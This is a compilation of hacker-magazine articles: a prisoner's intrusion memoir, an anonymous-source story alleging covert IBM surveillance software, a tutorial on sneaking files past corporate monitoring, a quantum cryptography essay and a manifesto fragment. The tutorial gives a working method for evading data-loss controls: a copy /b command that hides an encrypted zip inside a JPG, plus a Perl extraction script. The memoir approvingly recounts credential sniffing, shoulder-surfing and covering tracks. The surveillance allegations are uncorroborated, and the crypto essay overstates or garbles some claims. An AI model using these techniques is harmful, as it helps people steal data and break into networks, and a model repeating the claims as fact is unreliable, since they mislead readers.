If you subscribe to *Fortune Magazine* in the United States, and if you're on a select list of high-roller technologists, you may have gotten some hardware included with a recent issue. Microsoft decided to promote Office 365 by putting a T-Mobile Wi-Fi router in the magazine. Thin enough that it could go into a magazine, the router is set up to provide 15 days of service for up to five devices at once, and is supposed to work three hours on a charge (it is rechargeable).

In some ways, doing this was kind of a waste. They only sent it out to select technology professionals (alas, I was not among the lucky anointed), and it is very likely that these people already carry Wi-Fi access around with them on their cell phones. While it certainly gets the attention of the movers and shakers in the industry, Office 365 should have already been on their radar.

Making a router small enough to go into a magazine, irrespective of the reason or the client, carries other ramifications. The router was manufactured by a company named Americhip. I expect that Americhip is going to be the recipient of many social engineering attempts to get samples of the router, and that people will be dumpster diving outside of tech companies for their routers out of used *Fortune* magazines. I've already sent in my request for one to do research on it.

More importantly, as the Canadian government noted, these magazines were carried by tech managers into government secure facilities. I have to think that this also happened in the United States, though we will never know

for sure if it did. Government secure facilities aside, most major corporations with research and development facilities have a "no transmitter" policy in their research and development areas. I have personally worked in areas in corporate America where before a person can go into certain areas of headquarters, all transmitting devices and photo-capable devices must be relinquished and are locked up in RF-shielded lockers. They won't be thinking to look for magazines unless alerted.

Unless we can get our hands on a unit, we will not know if the SIM card is removable. My thought is that this has to be a design feature, since Americhip may want to use a different carrier for a different advertiser. If the SIM card is removable, so is the 15 day limit on the service, as well as the restriction on using T-Mobile. If we get our hands on a unit, then there is the possibility of hiding a Wi-Fi hotspot in very inconspicuous places. It would be illegal to set up the Wi-Fi hotspot at a Starbucks and tempt people to connect to it for use with Wireshark, but I expect that it will be done. The equipment that is currently sold that works in such a small form factor is quite expensive. Being able to get this hardware this small at a price that it can be repurposed to function this way and is small enough to put into a magazine will increase the vulnerabilities that are out in the wild.

The takeaway from all of this is that technology, as it gets smaller and less expensive, will increase the vulnerabilities that black hat hackers can perpetrate, and increase job security for the white hat hackers that will help protect average people. Keep everyone safe out there.



The Hacker Perspective

by Shadow E. Figure

The stage is set as follows: my entire hacking career has developed in prison. Bill Clinton was still the President when I arrived. Since then, Moore's Law has transmogrified technology to science fiction proportions. Think back a little bit. Google was in its infancy, Microsoft ruled the world, cellular communications few and far between, two-way paging the latest trend. This was my reality the last time I was in the free world! Most telling, the size of the entire Internet then was about equal to its output each day now.

Rather than finding myself immersed in this decade plus of advancement, I have been positioned to study it from afar. Lurking on the periphery, silently assessing the effects of this whirlwind which has ensnared the entire globe.

Considering the cosmopolitan nature of consuming technology and the strangely esoteric nature of understanding technology, hacker culture's orientation in society suddenly becomes of paramount importance.

I don't think hacking is an outgrowth of digital technologies. I believe we can trace its origins all the way to the primordial genesis of our bipedal ancestors. It is an inborn spark, an inherent element of consciousness. A meta-program or sub-routine which developed as a high-level adaptation during the burst of human evolution. The ephemeral instinct expressed as curiosity, that desire to know and interact within one's own terms; even today these traits have taken a hand in shaping the future. If you have read your McLuhan, you know that the various shapes and forms of technology are externalizations and outward projections of consciousness. Consider then, the latent power of pushing the envelope in every direction.

Seeking evidence of the hacker spirit in antiquity, we must look no further than the mythic archetype of Prometheus. Zeus, father of the Gods, has forbidden to mankind the use of fire. Covertly entering Mt. Olympus, Prometheus liberates fire from the god's abode and delivers it to man. Consequently, man

nearly destroys himself with this powerful new technology and, in the process, dooms Prometheus to punishment for his actions.

Behind this myth lies the ingenuity and curiosity of humankind harnessing the forces of nature towards its collective benefit. What eventually came to be science was the continuation of these traits. Every new invention or theory has always been a revolution against orthodoxy....

These revolutions have driven civilization forward. Zeus has become Big Brother; Prometheus, Emmanuel Goldstein. We now stand at a crossroads where the virtues of ethical hacking, exploration, experimentation, and the sharing of discovery are the most potent weapons against obscurity, ignorance, and totalitarianism. Our symbiosis with advanced technologies is nearly complete. Every sphere of our activity has become increasingly dependent upon them. Who else is going to discover and elucidate what is going on? ISPs? Cellular carriers? The FCC?

To anyone with the moxie and drive to engage in "hacking," the methods and inclinations are natural, if not hard fought in the trenches of doing. So how do we gauge the importance of our work? Only by continuing to carry on can we hope to give voice to our need for freedom. I can think of nothing more important than that.

Lofty philosophical musings aside, I'm sure some have begun to wonder what types of opportunities for hackers there are in prison. Believe me when I tell you that finding out from me is perhaps much better than learning first-hand. There may even be a segment of people who are unaware that such opportunities exist at all. In my experience, the entire process is catalyzed from the endless series of what we will call "unfortunate luxuries," which seem to dominate prison life.

The first and most obvious is time. With no social responsibilities (aside from keeping a good grip on the soap), I can pursue at my

leisure massive amounts of hard data. Prison libraries tend to make this situation dynamic; strange donations and weird bequests have stocked the shelves with outdated textbooks and obscure how-to reference manuals. In a minimal amount of time, the entire history of communications technology was assimilated. But more than this, I developed a penchant for “hidden” or “secret” knowledge. This led to a study of cryptography, which is nestled snugly right next to hacking. To pursue such studies in books leads to a tendency to transfer this knowledge into the real world. The ordinary and mundane transforms into the wondrous and magical; how does all this stuff work? Thus begins the endless quest.

The second unfortunate luxury happens to be security. Prison epitomizes the illusion of security. This is an important distinction, because security by design is only imposed through acceptance (or force). If you accept a restriction, it becomes a fact. Entire industries exist within the prison underground geared towards subverting and passing security. There are some interesting implications in this, which we will get back to.

For now, let's examine another unfortunate luxury: prison labor. If you are picturing a chain gang on the side of the road, wait a minute - this is far more dubious. Corporate America has had an epiphany which has led to a long series of contracts to employ prison labor for all sorts of interesting tasks. Think of it as outsourcing within the country.

So this is how I came to find myself seated at a Windows box for the first time. It's one thing to read endlessly about bits and bytes and code and packets of data and networks. It's quite another to get to experience it. I landed a “data entry” job, once the demand for computer-literate individuals became apparent.

Really, any robot could have done my job. And I suppose this eventually led to a little exploration. That, and the fact that curiosity seems to trump inhibition. It started innocently enough - just some poking around to discover what was on the server and what I had permissions to do. Is finding one's limitations where it always begins?

Spaced over 13 drives were hundreds of gigs of disorganized and mostly obsolete data. Clicking on a hyperlink one day, I discovered that I had access to a browser, but port 80 was blocked. I went right to telnet for a net scan. Since everything else appeared to be opened, I went for FTP. I had thumbed a few copies of

2600 at this point; this is the only way I can explain the first destination that popped into my head. I quickly retrieved everything available, but to this day one file has haunted me: “This is an unrecognized IP address.” With the sheer volume of data on the server, I figured it would be safe to access some harmless information. No one ever forbade me from doing so.

I didn't even look at what was obtained. Instead, I just printed it all out and took it back to my cell for processing. It is not every day that you behold the Holy Grail; this is what the HackFAQ was to me at that time. Reading all the box plans was an irrevocable step in my life down the road to hackerdom. As I sat reading, a terror began to dawn on me however; the possibility of a bread and water diet, left to rot in the hole. Action was swift; armed with a new set of resources, I hopped back on FTP and retrieved a packet sniffer. With no ability to install programs, I had to camouflage the executable as a customer file and coerce my boss into the task of unwitting hacker.

When I accessed the data dump in Notepad, I immediately thanked my luck; no encryption. Obtaining new credentials became a trivial task. From a workstation, I was able to log on as “sysadmin” and cover whatever tracks I could think of. I never did anything diabolical, but here I was: a Class A felon with unrestricted network access to a vast corporate playground. Account data, credit card information, unlimited Internet access. Not to mention all the havoc that could be wreaked from the ability to spoof emails and impersonate various executives.

My task accomplished, I moved on to other, more constructive projects. Buckminster Fuller noted that you cannot expect to change a system by criticizing it; you do so by making it obsolete. Being able to view the overall architecture of their data flow, I was able to spot a few bottlenecks. I proposed a common sense solution and they actually provided me with some development tools. I went from being a data monkey to being tasked with creating a new database. I quickly understood the common disdain for script kiddies. How can you develop a proper respect for data security until you write those first few lines of code? The bug bit me; the desire to program only seems to grow over time.

Unfortunately, I lost the job due to some non-work-related shenanigans before I was able to complete the project. My departure was in haste. With no one to maintain the data dump, I often wonder how large the file got before they

detected the network breach?

I lamented that this was the end of my digital life. It turned out to be the beginning. Do all hackers at some point develop a sixth sense? An automatic gravitation towards mischief?

What caught my eye about the new law library computers were the giant steel plates bolted on the front of the slave towers. Really? USB rootkits and live CDs are pretty few and far between here. This is such a great metaphor for D.O.C. security. I sat down to investigate. The available d-base seemed straightforward enough (two words, both rhyme). Many links were disabled, shortcut keys were off, and text fields couldn't read JavaScript. I surfed around a little and found myself on the parent company website. I typed a search string into the search portal and stared at Google for about a minute trying to compute the use of this giant steel plate.

The only question that remained for me was how to force a reboot. I puzzled over this long enough to notice the wall outlet. The boot sequence showed a Linux platform, but I ended up with a strange prompt I hadn't seen before. It notified me I had 20 seconds to authenticate, but if I entered any credentials, even bogus ones, the count would renew. Worse, there appeared to be no intrusion countermeasures whatsoever. To solve this problem, I had to revert back to old but useful methods; I shoulder surfed some valid credentials. I now had access to the Department of Corrections LAN. The account I compromised was pretty boring. But in the process of trying to get a better one to peek around with, I realized something. Every username was the officer name. Every password was their badge number. It couldn't be any easier.

There are many more adventures and exploits, but you get the picture. A new dimension has recently arisen; corporations have delved into every area of our lives. You can purchase an inordinate amount of stuff suddenly. I have an MP3 player which can send and receive emails and pictures (only to pre-approved addresses and the data is uploaded via Fireware to a kiosk on the yard, then to a central server for forwarding). There are kiosks for video-calling and flat screens which double as monitors. The latest rumor says secure cell phones are next. In an institution of over 3,000 inmates, at least one unauthorized cell phone was confiscated in the last year for every ten inmates. It's pretty obvious why they would consider doing so. They can't seem to get

control any other way, even if cellular jamming seems trivial. Perhaps the intel is too good?

I may not have any high tech anecdotes of de-obfuscating code or other Herculean tasks, but these experiences should at least illustrate that no matter where hackers are, there is something worth exploring. Hopefully, there is some inspiration also; the level of access to all of you on the outside is miraculous, an endless plethora of gadgets and information. I, on the other hand, live in a world where an oppressive agency suppresses my rights any chance they get. Their hand touches everything with control, and nearly everything is outlawed. Thought crime is a reality. You may say that people in prison deserve this, but you would miss the point that this type of control is not only coveted by nearly all authorities, it is a possible future for everyone. This is our gauge of importance for what hackers do; it is our job to prevent this future.

I leave you with one final thought. It has occurred to me that the propensity to designate hackers as criminals stems from a similarity in operating procedures between the two. In either case, the world view tends towards dissecting the systems encountered. Once the exploits, vulnerabilities, and weaknesses have been exposed, the distinction occurs. A criminal will use the information for some type of personal gain and attempt to hoard it. More often than not, this activity is in service to some other felonious pursuit, rather than learning. Hackers, however, experiment with the structure of the system, doing all sorts of things that were never intended, all the while uncovering many new discoveries in the process. They then share their experience with the community, pushing the collective a little further along.

This free and open exchange of information undermines the illusion of security which the creators (read: "profiteers") of such systems hope to propagate. An unwillingness to address the issues, which are exposed, makes the hacker paradoxically more dangerous to those interests, and creates a motive to vilify the observant voice. Criminals exploit ignorance; hackers expose it. Thus, all the confusion.

Well, I'm off to buy some more low compression MP3s for \$1.80 a song, and to do some more exploring. If parole comes through, perhaps I'll see you at a 2600 meeting. Until then, Happy Hacking!

Shout out to the warden, Left to Rott, and the Secret Society!

The Surveillance Kings: Who's Really Behind Who's Watching Us

by DocSlow

Several years ago, I had been working on an article involving corporate computer security and how malware was changing the way companies approached security. I had conducted over 100 interviews with various computer security analysts from small companies to very large corporations. Most of these analysts simply related to me that they were too busy fighting on the malware front - both night and day, and had little time or no authority to actually analyze what was going on. Then I met Brad (not his real name - he was afraid to speak publicly). Brad told me he had information that went far beyond the current story I was writing, and that if we could meet, he would show me all the evidence he had collected.

Brad said that the story was not so much about malware, but rather about a developing surveillance project he uncovered, and the fact that it could be used like current malware to spy on anyone at any time. This story unfolded around 2005 and is only now relevant in light of all the recent whistle-blowing concerning the surveillance of everyone on the planet by certain governmental three-letter orgs. Brad had some 4000 pages of accumulated documentation, all collected and stored on CD-ROMs. Now, it has been almost ten years since this article was started, and recent events warrant that the story be told.

Computer security was Brad's main avocation for nearly 30 years, with malware forensics as his specialty. He was hired by a very large company to deal with a growing malware problem in the fall of 2005, and he was excited to do his job. He told me he had succumbed to the indoctrination offered him by the company (called "orientation") and fully accepted their brand so as to be a part of what he assumed would be an elite group within the organization. The company was IBM.

Initially, Brad said that he and the new recruits that were hired with him were given tip-top laptop computers, installation CDs labeled "IBM Transitioner" with Microsoft XP at its core, and a stipend to set up their home offices. Brad jumped into the fray with both boots, eager to get started thwarting those whose intentions were to cause havoc within the company. Brad and the new recent hires went about setting up their machines to do the

tasks they were assigned, and Brad noted that there were some curiosities with those laptops that immediately started to arise. There were two coworkers who were initially hired with Brad, and Brad said they were mostly unobservant of the anomalies that accompanied the new machines - they just assumed "the things were slow." The first thing Brad noticed after he installed the "IBM Transitioner" OS CDs was that the CPU usage at idle was around 60 percent. The others mentioned that they did notice it, but declined to investigate as to why this was happening. Brad told me his first simple exploration into the anomaly was to observe what was happening to the XP OS with Sysinternal's "Process Explorer." It showed that an application on the hard drive entitled "PC" was responsible for the excessive activity.

Brad then stated that he began to look in "Program Files" for the application, and it existed, but the activity of the CPU as presented in Process Explorer was curiously absent. He was sure the rest of this application should exist somewhere on the hard drive. It didn't. Brad related that his first assigned task with the company was to research the possibility of a viable BIOS malware application, and so he thought maybe that's where it was residing - in the BIOS. But further investigation revealed it was simply installed on a hidden partition on the hard drive. The structure of the app was such that many calls were derived from the application's base install, and then redirected to the hidden partition. WTF was going on here?

Brad was able to access the apps being called on the hidden partition and found audio recording apps, video capture apps, screen capture apps, and keyloggers. Brad thought, "Great... what have I gotten myself into here?" He wondered what the purpose of these apps was, and why they were being run without any interaction from the user?

Brad then employed another Sysinternals app, and it would appear to reveal what was actually going on. Brad had installed and run "TCPView" on his assigned laptop and found that, periodically, packets of the collected data were being sent to an IP address in Boulder, Colorado - a mainframe station for IBM. As he tracked the data transfer, it became apparent that the transfers were happening every five

minutes. Apparently, IBM was spying on its employees.

Tasked with protecting the company's some 300,000 employee computers from malware attacks, Brad brought his discovery to the attention of his new "superiors." He assumed they would understand that this activity was a compromise to the real security of their systems. He was wrong. Brad was told they would get back to him shortly. Two days later, they convened a meeting with Brad and told him not to speak of what he discovered, and that he would probably be terminated should he do so. Brad had already alerted a few coworkers that they should slap black electrical tape over the video cam, and insert a dummy phono plug in the external mic jack. They did so, and were soon approached by corporate goons to remove them - or else. Soon thereafter, Brad was removed from the Malware Forensics program, and was relegated to a simple sysadmin position.

IBM has a long and sordid history of nefarious data collecting practices in its background. Edwin Black, author of *IBM and the Holocaust* (<http://www.ibmandtheholocaust.com>) chronicled that the sale and implementation of the IBM Hollerith machines significantly advanced Nazi efforts to exterminate Jews, and IBM has never once officially commented on the allegations prodigiously referenced in Black's *New York Times* bestseller.

His book details the story of IBM's strategic alliance with Nazi Germany. It is a chilling investigation into corporate complicity, and the atrocities witnessed raise startling questions that throw IBM's wartime ethics into serious doubt. IBM and its subsidiaries helped create enabling technologies for the Nazis, step-by-step, from identification and cataloguing programs of the 1930s to the selection processes of the 1940s. And guess what? Brad was aware of this and told me that he contacted Edwin Black. Black warned him to be careful if he ever related any of his experiences with the company. Shortly after Brad's encounter with his corporate controllers, he told me he quit IBM.

"One of the guys I worked closely with on the 'team' was fired within days of my resignation," Brad said.

"I called him and we chatted about all of this. Initially, he was quite keen on exposing the old guard. A few days later, when I spoke to him on the phone, he stated he wanted no more to do with me... and hung up on me. I never spoke to him again."

What had become clear to Brad soon after having left the company, and after analyzing all of the data he had collected, was that IBM was developing and perfecting a surveillance program - not simply for spying on employees - but for spying on U.S. citizens as a whole. IBM's inter-connectivity with DARPA and hints at the company's capabilities with respect to their surveillance abilities were, curiously, mostly public. It can be easily looked up on their website. Their perfection of early data mining practices had evolved over several decades into applications that could watch over all activities of the general public. Already, private commercial applications were being offered for sale to companies to spy on their employees, and human resources divisions across most corporate entities embraced them wholeheartedly. Brad said he has been asked at many of the companies he has worked at to spy on employees and covertly record their computer doings on a very regular basis.

One of the spookiest things Brad told me at the time was that he had uncovered a completely proprietary operating system developed by IBM that almost perfectly mimicked the Microsoft OS on its surface, but that it secretly contained all the surveillance applications noted above - and it was being tested on employees and civilians alike. I asked him how he thought it could be unsuspectingly delivered to the public. Brad said he had evidence that it was actually delivered in real OS security updates, and it could entirely replace the real OS!

I recently contacted Brad (he's doing well with his own company now) and asked him after all these years what his thoughts were concerning his experiences.

"With recent allegations that the U.S. government has implemented programs to spy on its citizens without any accountability, this information finally has some credibility." Brad then stated, "This technology was being developed long ago, and has now been perfected by all of the giant tech corporations most of us think of as friends of new technology." I asked Brad if he had kept up on the technology and if he had seen any new developments within it. He said, "Yes, it's far better than it used to be. Back in 2005, it was being tested only - now it has been widely implemented, and has been ported to many other operating systems. No one is safe from it. The kings of surveillance are all around us, and there's no going back."

Taking Your Work Home After Work



by GerbilByte

So there I was. I was drafted in to work for a small company (who shall remain nameless, but for this article we will call the company Bumble Bee Internet Security Services) for several months. At the end, in addition to receiving a juicy paycheck, I realized that I had written a load of little scripts that I wanted to keep.

I zipped up my folder of goodies to email to myself and encrypted it for obvious reasons, then attached it to an internal email to send it.

DENIED!

Bumble Bee Internet Security Services (BBISS from now on) was a company whose email systems were in “lock-down” and they had mega security implemented all over the place. You couldn’t even send an email with a swear word without a “digital complaint!” (##...
 ➡ email not sent as it contained
 ➡ the word ‘BUM’...!##)

Instead, I tried to open my Yahoo Mail email account to add it as an attachment, as I knew Yahoo Mail wouldn’t complain.

DENIED!

I changed the file extension and tried again.

DENIED!

Yahoo Mail didn’t complain, but the bloody monitoring system of BBISS bloody well did!!! How frustrating!!! (##...You are not
 ➡ authorised to send outgoing
 ➡ files of that type...!##)

With a bit of a social engineering chat with the systems admin, I realized that the moni-

toring systems blocked *all* encrypted content as it couldn’t be scanned, and all .zip, .gz, .exe, .sh, .pl etc. files are also blocked due to.... obvious reasons!

“Hmmmm!” I thought, as I often do in these circumstances. “How do I get around this?”

I went back to my internal email account, as I knew my email’s signature included the BBISS logo which was a .jpg.

“Aha!” I thought. For obvious reasons. But due to lock-down, I didn’t want to use the email systems due to “tracing” and prevention of any future employment with BBISS. “Are the same monitoring systems used for outbound files?” I wondered.

Going back to my Yahoo Mail account, I attached a .jpg to an email and it got uploaded.

BINGO!!!!

“So what did you do next Gerb?” I hear you ask.

Part One. Saving The Data

Well, what I did was a very simple task and very easy to do. Let me talk you through it in steps, boys and girls, as it will make more sense that way. By the way, despite being an Internet security company, BBISS used Windows. For *unobvious* reasons.

- Grab a normal .jpg file from somewhere. I used the .jpg from the internal email signature. Place this in a folder to keep things easy and separate. We will call this file *piccy.jpg*.

- To the same folder, copy the encrypted .zip file. We will call this file scripts.zip.
- Open up a cmd (or command, depending on Windows flavor) prompt and cd to the required folder. Then run the following command:

```
copy piccy.jpg /b + scripts.zip
➔ /b combined.jpg
```

What have I done here? Well, Microsoft have been really nice and allowed the stringing together of files into a single file using the copy command. I have used this to create a single file that consists of a .jpg file and an encrypted .zip file.

Back to Yahoo Mail.

My next step was to try and attach this file to an empty email.

```
##File uploading.....Complete!##
Excellent!!!
```

The file was now in my draft email and saved. Logging out of Yahoo Mail then back in allowed me to confirm that my “loaded” .jpg file was there in my drafts email. Excellent news! I didn’t even get a single electronic complaint!

So what was my next step?

Part 2. Recovering The Data

When I got home, I opened my Yahoo Mail account, opened the draft email, and saved the combined.jpg to a folder on my Ubuntu machine. Back to using *real* computing power!

My task now was to split the file into two: piccy.jpg and scripts.zip. I wasn’t actually interested in extracting the .jpg file, so I needed a way of extracting the info.zip file, which was the second part of the file. Which makes it harder as I didn’t know where the start of the second file began!

So how did I go about this? Well....

Perl is a fantastic scripting language that allows you to do *anything*. If you don’t know Perl, learn it. Seriously, learn it. Your life will be much enhanced once you’ve learnt it! Trust me on this.

Using Perl, I quickly wrote the following script:

```
#!/usr/bin/perl
use strict;

my $bytesToIgnore = $ARGV[0];
my $bytesRead = 0;
my $fileName = $ARGV[1];
my $fileOut = $ARGV[2];
if ($#ARGV != 2){
    print "\nUsage:\n    extract.pl
➔ <bytes to ignore> <source>
➔ <dest>\n\n";
```

```
}
print "Extracting $fileOut\nIgnoring $bytesToIgnore bytes from
➔ $fileName...\n";

open FILE, "<:raw", $fileName or
➔ die "Couldn't open $fileName!";
open FILE2, ">:raw", $fileOut or
➔ die "Couldn't open $fileOut!";
binmode FILE;
binmode FILE2;

my ($buf, $data, $n);
while (($n = read FILE, $data,
➔ 1) != 0) {
    $bytesRead++;
    if($bytesRead > $bytesToIgnore){
        print FILE2 $data or die
➔ "Error writing $fileOut!";
    }
}

close FILE;
close FILE2;
print "$fileOut has been created.
➔\n\n *** 2014 GerbilByte ***
➔\n\n";
```

To run the script, you have to run it as follows with the following parameters:

```
perlscript.pl <image_size_in_
➔bytes> <source_file.jpg>
➔ <destination_file.zip>
```

What the script does is run down the source file and ignore the first x amount of bytes (x being the file size parameter, the size of the “real” .jpg image). Once it has skipped these bytes, the rest of the file is then read and copied to the destination file (destfile.zip). This is the one we want! And it works!

If the example command above was to run, then you would end up with a file called destfile.zip. Have a look at it. Open it. Read one of the files in there. Unzip it. Do whatever you want with it! Whatever you do, you will be asked for your password to unencrypt your file! That means one thing: you’ve successfully extracted your encrypted .zip file! Well done, you. Give yourself a round of applause.

And there you have it. How to take your work home after work. Obviously, don’t try this with sensitive data or anything that - depending on your employer’s rules and work ethics - you would still be liable for and face disciplinary action or even prosecution. So be wise.

Now go celebrate by having a beer. Unless you are a kid, in which case have a glass of milk!

Enjoy yourself and be safe.

The Perils of Lackadaisical Updates

by lg0p89

Organizations differ in size. There are the massive multi-national corporations (MNC) and the small- and medium-businesses (SMB). The MNCs could be the familiar General Motors or Royal Bank of Scotland. The SMB may be the mom-and-pop business or the community banks. There is a wide variety to choose from for these.

There is a natural economy of scale with activities. There is a cost with any activity, such as pushing updates or implementing a new system. These costs may be comprised of not only the direct costs (e.g. if you have to purchase the software), but also the indirect costs (e.g. the labor of installation and the overhead attached to the people doing the work). If there are very few users to push an update to, the cost per user is higher. For instance, if the cost to push a patch is \$200, and there are three users, the cost per user would be higher than if there were to be eight users. Thus the more users, to a point, the cheaper the cost will be per user. I note the "to a point" due to certain instances where the number of users require more personnel to do the work. So the line showing the cost per user would be straight to a point and then slightly change when more people would be needed. Think of it like walking up a mountain. You are walking straight up the mountainside until you reach a plateau, when you have to adjust and continue up the mountain.

This equation, while simple, may not quite work as well for the MNC due to the number of IT workers involved across regions of the U.S. and countries across the planet. There may not be the scalability with this that would be hoped for. It's moderately clear that there is an economy of scale with pushing patches at once. This is basically simple algebra.

Twist

This is not referring to Chubby Checker (from the way back machine). If the admin does one push for the patches, it seems as though it would in theory be less costly than doing the same push multiple times. The cost, in terms of time and money, would naturally increase if you had to check every machine to see what version of the application was being run.

Reality

Recently, I was sitting at work trying to find something to do. You know the drill. You are in between projects and you don't want to open a case to get started on just yet. I had heard of an issue for a few months where an application was working as it should and for another user it was not. Seemingly, there was an issue here. For all the users, the application should work the same. If this is not the case, then there probably should be a red flag and an opportunity for a project. For my disclaimer, no I am not the admin.

We received an email early in the afternoon re: the forms library. This is where we stored the documents that are used frequently by the business. One of these forms was a PDF where the users would type in a customer concern and forward it to the department that it affected. As they typed in the issue, it was maintained in the form. As it was sent, so was the information that was typed into the form. So this was an interactive PDF.

It turns out there are numerous versions of Adobe floating through the business being used by all the happy users. No one knew or still knows all the different versions that are being used. The issue was that the older version did not support the function of sending the completed PDF form.

Solution


One would think, as there is an issue, it should be addressed in some format. The scope would be to check all of the boxes (this is a small business, so it could be done within four days), verify which version was in use, and update if needed. The second goal would be to see what happened so this would not occur again. Seemingly....

Well, the plan is to do nothing. All the while, with the sound of crickets in the background, the problem is not being addressed. To fix this in the future would erode any economies of scale and the cost would increase exponentially. To not fix this does appear to be the route taken.

Conclusion

When you have a project or updates to push, as we all do, it makes more sense to do these as needed across the board. To ignore them appears to be foolish and only adds to the eventual cost and complexity to eventually fix this. Then, of course, I would not have much to write about or you to read.

Crypto Systems Which Resist Quantum Computers



by Dave D' Rave

Previously, I described how trends in quantum computer technology are likely to result in the total loss of security for mainstream crypto systems such as AES and DES. In this article, we will look at crypto methods which are resistant to known algorithms used in quantum computers.

One-Time Pad

One-time pad encryption appears to be completely secure against quantum computers. Unfortunately, this system suffers from extreme key distribution problems.

Quantum Cryptography

Quantum cryptography is a term for various technologies which use entangled photons to send information such that it detects any eavesdroppers in real time. Such systems are highly resistant to attack by quantum computers, as long as proper operating procedures are followed. Encrypted fiber optic systems which use quantum cryptography are currently being sold commercially. These are semi-practical, in that they require a dedicated fiber optic cable between the two endpoints, and in that they cannot be used for encryption of stored data. It is possible that future variants on the idea of quantum cryptography will allow information to be sent over a public network, or that a long-term stable method of storing Bell-state qubits will be developed.

The other problem with quantum crypto is, well, hackers. For details, just go onto YouTube and do a search for "Vadim Makarov" or just go here: www.vad1.com/lab/. As my redneck friends used to say, "If one monkey can build it, another monkey can break it."

Exploiting Weakness in the Quantum Algorithms

Many of the proposed algorithms for breaking crypto systems use either a quantum Fourier transform or some kind of amplitude amplification algorithm. The weakness in both cases is that these algorithms work a lot better if there is one and only one right answer.

Consider the case where we are using Grover's algorithm to perform a known plaintext attack on a given cryptogram. The general situation is that the system starts with a state vector in the solution space. We measure the error between the trial vector and the target vector, and produce a new state vector (named state vector 1). Then, repeat using the new state vector. Typically, each iteration produces a vector which is closer to the solution, and a relatively small number of iterations will provide the answer. (Yes, I am leaving a lot of stuff out. This is not a review article.)

Now consider a crypto system such that the cyphertext can be decoded using any of four different keys. When the quantum computer attempts to find the current error vector, it will get a superposition of four vectors. Depending on the details of how the algorithm works, this will either collapse to one of the four values, or will collapse to some weighted average value, or will produce some superposition of answers. Each iteration of the error-and-update cycle will typically move the vector in a random direction, and the algorithm will never converge to a solution.

Multiple-valid-key coding systems have a similar effect on quantum Fourier transform algorithms. When using such a system to break DES, the expected code space contains one valid decryption and $(2^{56} - 1)$ invalid decryptions. These have been scrambled in digital phase space using some transform. The quantum

computer is going to perform an inverse transform on the superposition of all 2^{56} possible decryptions, and then use Fourier transform methods to identify the one we want.

This method works on DES, because DES only supports one correct decryption key. If we use some alternative algorithm which allows a large number of equally valid decryption keys, then the Fourier transform will produce an output which is some kind of superposition of the valid keys' descriptions. If the number of valid keys is large enough, this output will be unintelligible.

Multiple Valid Key Code Systems

Multi-key crypto systems have the characteristic that a given cyphertext can be decoded into the correct plaintext by using any one of a number of keys. For example, we could have a system which uses 512 bit blocks of data, and a 1024-bit key, such that 2^{512} of the possible keys are valid.

For a conventional computer using a brute-force attack, this would be equivalent to a key size of 512, since attempting 2^{511} keys would give a 50 percent chance of guessing the plaintext. For a Quantum computer, having this many correct results in the code space would restrict the number and type of algorithms which could be used.

Multiple valid key systems can be implemented by using RSA-type algorithms such that, instead of using two large prime numbers, you would use n (where n is something like 16) large prime numbers. If the decryption problem requires that a given large number be factored, it would only require that one of the factors be known.

Another class of multiple valid key systems involves the use of error-correcting codes, such that a key which produces a decode which is close to the plaintext will work, after the error correction operation has been applied. (Note that modern block cipher systems, such as AES and DES, have excellent entropy properties. There will be no general way to find the other members of the key set, given one of the valid keys.)

Another way to produce a multiple valid key situation is to use two encoding methods in sequence, discussed below.

Multiple Use Pad Systems

The one-time pad crypto system consists of a very long key, which is used only once. The modern procedure for encryption is for the sender to exclusive-or the key with the message. To decrypt the message, the receiver will exclusive-or the key with the cyphertext.

The one-time pad is well-known as being unbreakable by any crypto system, as long as you have a reliable, secure, high-capacity key distribution system. Wikipedia has a very good article on the subject. At the same time, using a one-time pad more than once produces very, very weak crypto. This is because the exclusive-or of two plaintext messages contains a lot of redundancy which is easily exploited by cryptanalysis.

Also, multiple-time pads fall apart instantly when attacked with a known plaintext.

Oddly, using a multiple-time pad on top of a moderately strong block cipher such as DES gives a result which is stronger than the sum of the parts. This is because the usual attacks on a multiple-time pad do not work if the message was pre-encrypted using something like DES or AES, which have good entropy characteristics. The result is that 56-bit DES plus a 64-bit multiple-time pad provides better security than either method by itself. How much better? That depends.

In the case of a quantum computer, you can see that increasing the number of bits in the key will increase the cost of the decryption device, which is gratifying. More important, you will observe that, for every possible 56-bit DES key, there exists a 64-bit "one time pad" which will make the output equal the plaintext. In other words, this system has the characteristic that it supports 2^{56} valid decryption keys, each of which is 120 bits long.

For organizations with a large budget, it is still possible to attack this system by analysis of multiple blocks, etc. It's just that low-cost additional coding steps can cause exponential additional effort to be required, which makes quantum computer resistant crypto systems secure, for all practical purposes.

Conclusion

While mainstream algorithmic coding systems are vulnerable to near-term quantum computers, it is possible to design coding systems which are more secure than current practice. The most promising designs involve the use of multiple valid keys.

THE 21ST CENTURY HACKER MANIFESTO

by Prisoner #6
<http://ebony.gomen.org>

1. Hackers are no longer anonymous independent operators or groups: We are now a known and calculated factor in the machinations of the most powerful individuals, groups, mega-corps, governments, cartels, mafias, etc. on Earth... except for the very best - and even then, for how long?

2. Being a hacker is no longer synonymous with: "phreaker, inventor, tinkerer, genius, security expert, oddball, eccentric, helper, trickster" or any other benign adjective. Let's not fool ourselves. Our new titles are: "terrorist, threat, intelligence agent, anarchist, snitch, gov/mob recruiter, honey trap, fool, mentally disabled, sociopath, psychopath, career criminal, desired asset, puppet, and similar.

